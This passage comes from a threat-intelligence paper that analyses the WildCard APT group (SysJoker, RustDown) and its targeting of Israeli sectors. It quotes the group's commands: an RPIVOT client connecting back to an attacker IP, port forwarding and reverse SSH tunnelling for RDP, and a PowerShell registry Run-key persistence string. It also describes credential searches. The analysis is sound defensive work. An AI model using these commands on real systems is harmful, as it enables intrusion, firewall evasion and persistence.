
Figure 15: RPIVOT GitHub README.

WildCard leverages RPIVOT first by setting up a listener server on its own infrastructure. When a victim machine has been compromised, the Python client script will be run to connect to the listener:

```
python client.py  --server-ip [Attacker IP] --server-port 9999 &
```

The use of this script helps WildCard tunnel traffic from its own infrastructure into the internal network, effectively making the compromised machine act as a proxy. This allows the attacker to access internal network resources as if they were within the network. This facilitates further attacks on internal systems and services that are not exposed to the internet.

Another open-source red teaming tool used by WildCard is vinodpandey/python-port-forward [9].



Python Port Forward

This script forwards a number of configured local ports to local or remote socket servers.

Usage:

```
git clone git@github.com:vinodpandey/python-port-forward.git
cd python-port-forward

There are 2 ways to use this script
1. Command-line
2. Using config file
```

Usage: Command-line

```
sudo python port-forward.py <local incoming port>:<dest hostname>:<dest port>

e.g.
sudo python port-forward.py 80:localhost:8000
```

Figure 16: Python Port Forward GitHub README.

Similar to RPIVOT, this repo routes traffic from an external server through a compromised proxy to a target machine in the internal network. WildCard uses this repo in conjunction with dynamic SSH port forwarding for Remote Desktop Protocol (RDP) traffic.

To achieve this, first WildCard will set up port forwarding on the compromised host to point towards a target server running an RDP service:

```
python port-forward.py [local_port]:[target_host]:3389 &
```

Then an SSH tunnel is established from a remote server using the following command:

```
ssh -N -R [remove_server]:[remote_port]:[compromised_server]:[local_port] root@[remote_
server]
```

This allows WildCard to initiate an RDP session to a server that it controls; the traffic will be routed through into the compromised host located in the internal network via an SSH tunnel. This traffic will then be routed to the target host using the port-forwarding script.




Figure 17: Setup for RDP connections in the target network.

This technique also facilitates further attacks on internal systems and services that are not exposed to the internet. It also protects against any defences, such as firewalls, or any alerts that will trigger on RDP traffic from unknown external sources.

Credential scanning

WildCard also appears to search for any credentials on compromised hosts. It explicitly searches for keys in the `.pki/nssdb/` directory and for Base64-encoded credentials inside any PHP files using grep.

BRIEFING OF WILDCARD

Connection to Operation Electric Powder

During our investigation we uncovered intriguing connections between newer SysJoker variants (particularly the 'DMAdevice' variant) and components of Operation Electric Powder, an attack targeting the Israeli Electric Corporation (IEC) in 2016–2017. In both cases, the following specific string is deobfuscated during execution and used to establish persistence:

```
powershell -Command "$reg=[WMIClass]'ROOT\DEFAULT:StdRegProv';$results=$reg.
SetStringValue('&H80000001','Software\Microsoft\Windows\CurrentVersion\Run', <process>,
<path>"
```

This command resolves the Current User hive, a mechanism detailed in the section above. However, the implementation of this command string seems unique to these malware sets, suggesting a developmental link spanning nearly four years.

Furthermore, our discovery and analysis of RustDown revealed that it also dynamically resolves this PowerShell command string to achieve persistence. This finding further supports the hypothesis that Operation Electric Powder may have been the earliest activity of the WildCard threat actor. Both campaigns masquerade as legitimate applications, employing tactics to evade detection and establish persistence on the victim's machine.

Targeting and infection vectors

In our earlier publication on SysJoker, we suspected that threat actors used an infected npm package to deliver the malware. The discovery of new versions indicates that this pattern of masquerading as legitimate software continues across all components of the WildCard group.

With the identification of the DMAdevice and AppMessagingRegistrar variants and RustDown, we observe a consistent tactic of using legitimate services to disguise the malware. It is likely that WildCard employs phishing campaigns to lure victims into downloading their malicious software.

WildCard's operations share behavioural patterns with Operation Electric Powder. This earlier campaign also used malware posing as legitimate software and employed an elaborate and diverse phishing campaign, including decoy news sites and fake *Facebook* profiles.

The connection between these two operations highlights WildCard's dedication to using extensive social engineering to reach its targets. Operation Electric Powder's early malware was a simple imitation of legitimate *Microsoft* components. In contrast, SysJoker variants were more convincingly disguised as benign applications or web development tools, often with names that resembled *TypeScript* projects. The latest version, RustDown, continues this trend by posing as a PHP CGI component. While we have not yet identified the newest infection vector, these TTPs indicate a possible focus on targeting developer communities in Israel with trojanized applications.

SysJoker can be tracked back to a 2021 incident at an Israeli educational institution. Our analysis revealed behavioural patterns similar to other malware variants that previously targeted Israeli infrastructure, suggesting a deliberate pattern of victim targeting shared between these types of malware. WildCard has also been observed targeting military/defence and transportation sectors in Israel [4]. In a report by *Google* [4], WildCard (BLACKATOM) was documented to have targeted software engineers in key sectors on *LinkedIn*, using social engineering to lure them into applying for freelance software development opportunities. WildCard would send instructions for a fake *Visual Studio* project coding assessment hosted on *Google Drive* or *GitHub*, which appears to be a benign HR application but also has the functionality to download and execute a ZIP file containing SysJoker.

To counter such sophisticated threats, it is crucial to have the right tools for system information gathering and threat hunting. One useful tool in this case is *osquery* [10], an open-source tool that is particularly suitable as it supports all the operating systems affected by SysJoker [11].

Network infrastructure

A notable TTP connecting various WildCard operations exploits benign web services as dead drop resolvers or for C2 hosting. First-stage components routinely reach out to services like *Google Drive* or *Microsoft OneDrive* to retrieve text that decodes into the address of the intended C2. The threat actors have used multiple hosting providers for their C2 infrastructure, most recently *Hostinger*. Analysis indicates that the C2 may be geofenced to respond only to IP addresses from Israel, further supporting the notion that WildCard specifically targets Israeli entities.

CONCLUSION

In this paper, we traced the evolution of the WildCard threat actor from the discovery of the SysJoker malware targeting Israel's educational sector in 2021 to the recent development of RustDown malware in 2023. Our findings indicate that WildCard possesses advanced capabilities and strategic intent, focusing on critical sectors within Israel. Connections to Operation Electric Powder suggest that WildCard's activities have been in development for years. Given the heightened interest in threats targeting Israel due to ongoing conflicts, understanding and mitigating WildCard's sophisticated and adaptive attacks is crucial.

ACKNOWLEDGEMENTS

Thanks to: Avigayil Mechtinger, Juan Andrés Guerrero-Saade and Joakim Kennedy.

REFERENCES

[1] Mechtinger, A.; Robinson, R.; Fishbein, N. New SysJoker Backdoor Targets Windows, Linux, and macOS. Intezer. 11 January 2022. https://intezer.com/blog/research/new-backdoor-sysjoker/.

[2] Fishbein, N. WildCard: The APT Behind SysJoker Targets Critical Sectors in Israel. Intezer. 27 November 2023. https://intezer.com/blog/research/wildcard-evolution-of-sysjoker-cyber-threat/.

[3] ClearSky Cyber Security. Operation Electric Powder – Who is targeting Israel Electric Company? 17 March 2017. https://www.clearskysec.com/iec/.

[4] Google. Tool of First Resort. 7 October 2023. https://services.google.com/fh/files/misc/tool-of-first-resort-israel-hamas-war-cyber.pdf.

[5] MITRE ATT&CK®. Web Service: Dead Drop Resolver, Sub-technique T1102.001 - Enterprise. 14 March 2020. https://attack.mitre.org/techniques/T1102/001/.

[6] Microsoft. SetStringValue method of the StdRegProv class. 31 May 2018. https://learn.microsoft.com/en-us/previous-versions/windows/desktop/regprov/setstringvalue-method-in-class-stdregprov.

[7] Microsoft. StdRegProv class. 31 May 2018. https://learn.microsoft.com/en-us/previous-versions/windows/desktop/regprov/stdregprov.

[8] Kondratenko, A. klsecservices/rpivot: socks4 reverse proxy for penetration testing. GitHub. https://github.com/klsecservices/rpivot.

[9] vinodpandey/python-port-forward: This script forwards a number of configured local ports to local or remote socket servers. GitHub. https://github.com/vinodpandey/python-port-forward.

[10] osquery | Easily ask questions about your Linux, Windows, and macOS infrastructure. https://osquery.io/.

[11] Kennedy, J. Detection Rules for SysJoker. Intezer. 14 January 2022. https://intezer.com/blog/threat-hunting/detection-rules-sysjoker-osquery/.